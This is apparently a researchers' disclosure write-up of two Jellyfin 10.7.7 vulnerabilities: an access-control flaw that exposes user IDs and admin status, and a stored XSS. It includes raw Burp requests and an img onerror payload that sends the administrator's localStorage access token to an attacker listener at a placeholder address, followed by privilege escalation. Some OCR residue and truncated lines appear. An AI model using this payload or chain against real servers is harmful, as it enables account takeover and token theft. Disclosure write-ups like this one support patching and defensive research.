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CVE-2022–35909 / CVE-2022–35910, Incorrect Access Control and XSS Stored to Jellyfin

This vulnerability on version **10.7.7**,(fixed in 10.8.0)

Was discovered by Dan Barros and Eduardo Cardoso from Stolabs Security Research team.


What is Jellyfin?

Jellyfin is a Free Software Media System that puts you in control of managing and streaming your media, to provide it f... ...d server to end-user devices via multiple apps.

> *In the test context we have only two registered users, “**user**” and “**adm**”.*

Logged in as an unprivileged user it was possible to identify an incorrect access control when intercepting requests through burp in the /users endpoint. We were able to list all users registered in the application and in the policy field we were able to identify which users are administrators.

For this discovery we received **CVE-2022–35909**




```
GET /users HTTP/1.1
Host: 192.168[redacted] [redacted]:8096
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Emby-Authorization: MediaBrowser Client="Jellyfin Web", Device="Firefox",
DeviceId="TW96aWxsYS81LjAgKFgxMTsgTGludXggeDg2XzY0OyBydjo5OC4wKSBHZWNrby8yMDEwMDEwMSBGaXJlZm9
4Lzk4LjB8MTY0OTE5NDIxMTkzMw11", Version="10.7.6", Token="f14d4ccaa1ac493ca66c08eb5c95f68f"
Connection: close
```

```
HTTP/1.1 200 OK
Connection: close
Date: Wed, 06 Apr 2022 20:32:02 GMT
Content-Type: application/json; charset=utf-8
Server: Kestrel
Vary: Accept-Encoding
X-Response-Time-ms: 7
Content-Length: 3810

[
  {
    "Name":"adm",
    "ServerId":"df2266c700c34a6bb32861b536d81a96",
    "Id":"ac866cc4a8fe4efdbc95bcd96b723ba5",
    "HasPassword":true,
    "HasConfiguredPassword":true,
    "HasConfiguredEasyPassword":false,
    "EnableAutoLogin":false,
    "LastLoginDate":"2022-04-06T20:27:35.2329114Z",
    "LastActivityDate":"2022-04-06T20:28:36.2975609Z",
    "Configuration":{
      "PlayDefaultAudioTrack":true,
      "SubtitleLanguagePreference":"",
      "DisplayMissingEpisodes":false,
      "GroupedFolders":[
      ],
      "SubtitleMode":"Default",
      "DisplayCollectionsView":false,
      "EnableLocalPassword":false,
      "OrderedViews":[
      ],
      "LatestItemsExcludes":[
      ],
      "MyMediaExcludes":[
      ],
      "HidePlayedInLatest":true,
      "RememberAudioSelections":true,
      "RememberSubtitleSelections":true,
      "EnableNextEpisodeAutoPlay":true
    },
    "Policy":{
      "IsAdministrator":true,
      "IsHidden":true,
```

Access to registered users

After this first step, another interesting point that we noticed is that each user receives a fixed ID of 32 alphanumeric characters registered in the system.



```
"HasPassword":true,
"HasConfiguredPassword":true,
"HasConfiguredEasyPassword":false,
"EnableAutoLogin":false,
"LastLoginDate":"2022-04-06T20:27:35.2329114Z",
"LastActivityDate":"2022-04-06T20:28:36.2975609Z",
"Configuration":{
  "PlayDefaultAudioTrack":true,
  "SubtitleLanguagePreference":"",
  "DisplayMissingEpisodes":false,
  "GroupedFolders":[
  ],
  "SubtitleMode":"Default",
  "DisplayCollectionsView":false,
  "EnableLocalPassword":false,
  "OrderedViews":[
  ],
  "LatestItemsExcludes":[
  ],
  "MyMediaExcludes":[
  ],
  "HidePlayedInLatest":true,
  "RememberAudioSelections":true,
  "RememberSubtitleSelections":true,
  "EnableNextEpisodeAutoPlay":true
},
"Policy":{
  "IsAdministrator":true,
  "IsHidden":true,
```


```
"HasPassword":true,
"HasConfiguredPassword":true,
"HasConfiguredEasyPassword":false,
"EnableAutoLogin":false,
"LastLoginDate":"2022-04-06T20:31:29.0144928Z",
"LastActivityDate":"2022-04-06T20:31:29.0144928Z",
"Configuration":{
  "PlayDefaultAudioTrack":true,
  "SubtitleLanguagePreference":"",
  "DisplayMissingEpisodes":false,
  "GroupedFolders":[
  ],
  "SubtitleMode":"Default",
  "DisplayCollectionsView":false,
  "EnableLocalPassword":false,
  "OrderedViews":[
  ],
  "LatestItemsExcludes":[
  ],
  "MyMediaExcludes":[
  ],
  "HidePlayedInLatest":true,
  "RememberAudioSelections":true,
  "RememberSubtitleSelections":true,
  "EnableNextEpisodeAutoPlay":true
},
"Policy":{
  "IsAdministrator":false,
  "IsHidden":false,
```

Comparing polyce

After collecting this information, we logged out and logged in again in the application and watching the requests after entering the username and password we came across the following:

In Jellyfin's authentication requests, the application associates the UserID with the user's name and, knowing that, we decided to change the userID to the administrator's and see the result.

> *During the authentication process we changed the userid to the adm user.*




```
DeviceId="TW96aWxsYS81LjAgKFgxMTsgTGludXggeDg2XzY0OyBydjo5OC4wKSBHZWNrbyByMDEwMDEwMSBGaXJ
Connection: close


GET /Users/f2cdd25573024153b60692aa80892355 HTTP/1.1
Host: 192.[redacted]:8096
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Emby-Authorization: MediaBrowser Client="Jellyfin Web", Device="Firefox",
DeviceId="TW96aWxsYS81LjAgKFgxMTsgTGludXggeDg2XzY0OyBydjo5OC4wKSBHZWNrbyByMDEwMDEwM
Connection: close

GET /Users/f2cdd25573024153b60692aa80892355/Views HTTP/1.1
Host: 192.[redacted]:8096
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/2C
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Emby-Authorization: MediaBrowser Client="Jellyfin Web", Dev
DeviceId="TW96aWxsYS81LjAgKFgxMTsgTGludXggeDg2XzY0OyBydjo5OC4
Connection: close

GET /LiveTv/Programs/Recommended?userId=f2cdd25573024153b60692aa80892355
=ChannelInfo%2CPrimaryImageAspectRatio HTTP/1.1
Host: 192.[redacted]:8096
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firef
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Emby-Authorization: MediaBrowser Client="Jellyfin Web", Device="Firefo
DeviceId="TW96aWxsYS81LjAgKFgxMTsgTGludXggeDg2XzY0OyBydjo5OC4wKSBHZWNrbyB
Connection: close
```

```
DeviceId="TW96aWxsYS81LjAgKFgxMTsgTGludXggeDg2XzY0OyBydjo5OC4wKSBHZWNrbyByMDEwMDEwMSBGaXJ
Connection: close

GET /Users/ac866cc4a8fe4efdbc95bcd96b723ba5 HTTP/1.1
Host: 192.[redacted]:8096
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Emby-Authorization: MediaBrowser Client="Jellyfin Web", Device="Firefox",
DeviceId="TW96aWxsYS81LjAgKFgxMTsgTGludXggeDg2XzY0OyBydjo5OC4wKSBHZWNrbyByMDEwMDE
Connection: close


GET /Users/ac866cc4a8fe4efdbc95bcd96b723ba5/Views HTTP/1.1
Host: 192.[redacted]:8096
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Emby-Authorization: MediaBrowser Client="Jellyfin Web", Device="Firefox",
DeviceId="TW96aWxsYS81LjAgKFgxMTsgTGludXggeDg2XzY0OyBydjo5OC4wKSBHZWNrbyByMDEwMDE
Connection: close

GET /LiveTv/Programs/Recommended?userId=ac866cc4a8fe4efdbc95bcd96b723ba5
=ChannelInfo%2CPrimaryImageAspectRatio HTTP/1.1
Host: 192.[redacted]:8096
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firef
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Emby-Authorization: MediaBrowser Client="Jellyfin Web", Device="Firefox
DeviceId="TW96aWxsYS81LjAgKFgxMTsgTGludXggeDg2XzY0OyBydjo5OC4wKSBHZWNrbyB
Connection: close
```

Authentication process in Jellyfin

After changing the user ID for the administrator, we log in as a user but load the administrator panel on the dashboard.



Comparing accesses

> *We were able to access the **admin panel** with the **unprivileged user**.*

User logged in with accessible admin panel

Re-identifying registered users on Jellyfin

Registered users

When I clicked on allow this user to administer the server and then on save I got a 403 forbidden and couldn’t escalate the privilege.

Unsuccessful attempt to escalate privilege

403 Forbidden

Returning to the authentication process, we saw that when logging in we received a

Access token — User

And now… how to get the admin access token?

Within the user profile and being able to access the admin dash, we noticed that the plugin does not validate the access token and even with restricted access we were able to save new repositories.

Process to insert new repository

Repository saved successfully

> *WOW, Repository saved as user without permission.*

Saving repository without authorization

Stealing acess token via XSS Stored

acess token is located, we would be able to impersonate the admin in our requests and finally elevate our privilege.

> *I opened port 8292 on my VPS and listened.*

Opening the port on the attacker’s IP

Payload used in exploration:

<img src=x onerror=”document.location=’http://MYIP:PORT/?'+(JSON.stringify(localStorage))">

objective.

Receiving server connection

> *Upon receiving the connection from the server, we will analyze the data received and there is the acess token of the logged in administrator.*

AcessToken: 7aba1015bf714f1b83ac5d328c9c910a

After getting the access token from the administrator, we go back to the burp where we have the request to escalate our privilege and in this case we just need to change the access token to the administrator's and become the server's administrator.

Escalating our privilege

Allow this user to administer the server other functions. =)

Thanks to Daniel Chactoura